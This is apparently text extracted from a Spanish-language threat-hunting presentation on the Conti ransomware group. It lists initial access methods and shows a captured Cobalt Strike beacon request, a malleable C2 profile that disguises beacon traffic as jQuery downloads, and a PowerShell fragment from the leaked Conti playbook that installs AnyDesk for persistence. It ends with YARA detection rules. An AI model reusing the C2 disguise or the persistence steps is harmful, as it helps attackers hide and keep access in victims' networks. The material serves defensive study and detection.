T1573.002	Encrypted Channel: Asymmetric Cryptography
T1008	Fallback Channels
T1104	Multi-Stage Channels
T1219	Remote Access Software

Conti actors often gain initial access [\[TA0001\]](#) to networks through:

- Spearphishing campaigns using tailored emails that contain malicious attachments [\[T1566.001\]](#) or malicious links [\[T1566.002\]](#);
  - Malicious Word attachments often contain embedded scripts that can be used to download or drop other malware—such as TrickBot and IcedID, and/or Cobalt Strike—to assist with lateral movement and later stages of the attack life cycle with the eventual goal of deploying Conti ransomware.[\[1\]](#),[\[2\]](#),[\[3\]](#)
- Stolen or weak Remote Desktop Protocol (RDP) credentials [\[T1078\]](#);[\[4\]](#)
- Phone calls;
- Fake software promoted via search engine optimization;
- Other malware distribution networks (e.g., ZLoader); and
- Common vulnerabilities in external assets.

# Threat Hunting basado en IOCs



# Threat Hunting basado en IOCs



# Inteligencia a partir de reversing



Beacon Cobalt Strike  
112.dll

```
Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/6.1
Host: ctldl.windowsupdate.com
GET /jquery-3.3.1.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: __cfduid=1Nros5mZP0dfyrRdtKltxCGa4oauG4GjHF9uAtRUR94pKNdXi-df i4MAP
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Host: [redacted].com
Connection: Keep-Alive
Cache-Control: no-cache
```

```
9870 00 00 00 00 00 00 00 00 C5 0A B3 5E 80 00 00 8E .....A.*^...
9880 63 6F 6D 00 2F 6A 71 [redacted]a.com./jq
9890 75 65 72 79 2D 33 2E 33 2E 31 2E 6D 69 6E 2E 6A uery-3.3.1.min.j
98A0 73 00 00 00 00 00 00 00 C8 0A B3 5E 80 00 00 90 s.....E.*^...
98B0 C8 F6 26 00 00 00 00 00 F0 98 29 00 00 00 00 00 E&.....ä.)
```

```
→ ↻ 🏠 🛡️ https://github.com/threatexpress/malleable-c2/
296 http-get {
297
298   set uri "/jquery-3.3.1.min.js";
299   set verb "GET";
300
301   client {
302
303     header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
304     header "Host" "code.jquery.com";
305     header "Referer" "http://code.jquery.com/";
306     header "Accept-Encoding" "gzip, deflate";
307
308     metadata {
309       base64url;
310       prepend "__cfduid=";
311       header "Cookie";

```

# Inteligencia a partir del Threat Actor

https://s3.amazonaws.com/talos-intelligence-site/production/document\_files/files/000/095/639/original/Conti\_playbook\_translated.pdf?1630583757

160%

As soon as **SYSTEM rights** were granted.

**AnyDesk** – for not in-use hosts

**Atera** – for other hosts

## 11.1. AnyDesk persistence

```
Function AnyDesk {
```

```
    mkdir "C:\ProgramData\AnyDesk" # Download AnyDesk
```

```
    $clnt = new-object System.Net.WebClient
```

```
    $url = "http://download.anydesk.com/AnyDesk.exe"
```

```
    $file = "C:\ProgramData\AnyDesk.exe"
```

```
    $clnt.DownloadFile($url,$file)
```

https://s3.amazonaws.com/talos-intelligence-site/production/document\_files/files/000/095/639/original/Conti\_playbook\_translated.pdf?1630583757

# Yara Atera



```
rule atera_remote_rat_1{
meta:
  description = "Atera commercial tool use as a backdoor"
  author = "One eSecurity"
  version = "1.0"
  date = "2021-09-12"

strings:
  $x1 = "Atera Networks LTD"
  $x2 = "AteraAgent.exe.config"

  $msi = { D0 CF 11 E0 A1 B1 1A E1 00 00 00 }

condition:
  $msi at 0 and all of ($x*) and filesize > 500KB and filesize < 700KB
}
```

# Yara AnyDesk




```
import "pe"
import "hash"

rule anydesk_related{
meta:
  description = "Potencial non-signed anydesk component (relay-c6eb91af.net.anydesk.com)"
  author = "@One eSecurity Borja Merino"
  version = "1.0"
  date = "2021-11-12"

strings:
  $x1 = "AnyDesk Software" wide
  $x2 = "AnyDesk.AnyDesk"
  $x3 = "AnyDesk screen sharing"
  $x4 = "AnyDesk.pdb"
  $x5 = "C:\\\\Buildbot\\ad-windows-32\\build\\release\\app-32\\win_loader\\AnyDesk.pdb"

condition:
  (uint16(0) == 0x5A4D and 2 of ($x*) and filesize > 1MB and filesize < 5MB) and
  (pe.number_of_signatures < 1)
}
```

# Threat Hunting basado en hipótesis



Hipótesis:

- El actor tiene credenciales
- El actor ha implantado un backdoor
- El actor ha implantado distintos mecanismos de persistencia



Ciclo de TH continuo 24x7



Continúa la limpieza y la recuperación




Mejoras de seguridad





# Gracias por su atención



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esecurity

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 One\_eSecurity

 One eSecurity

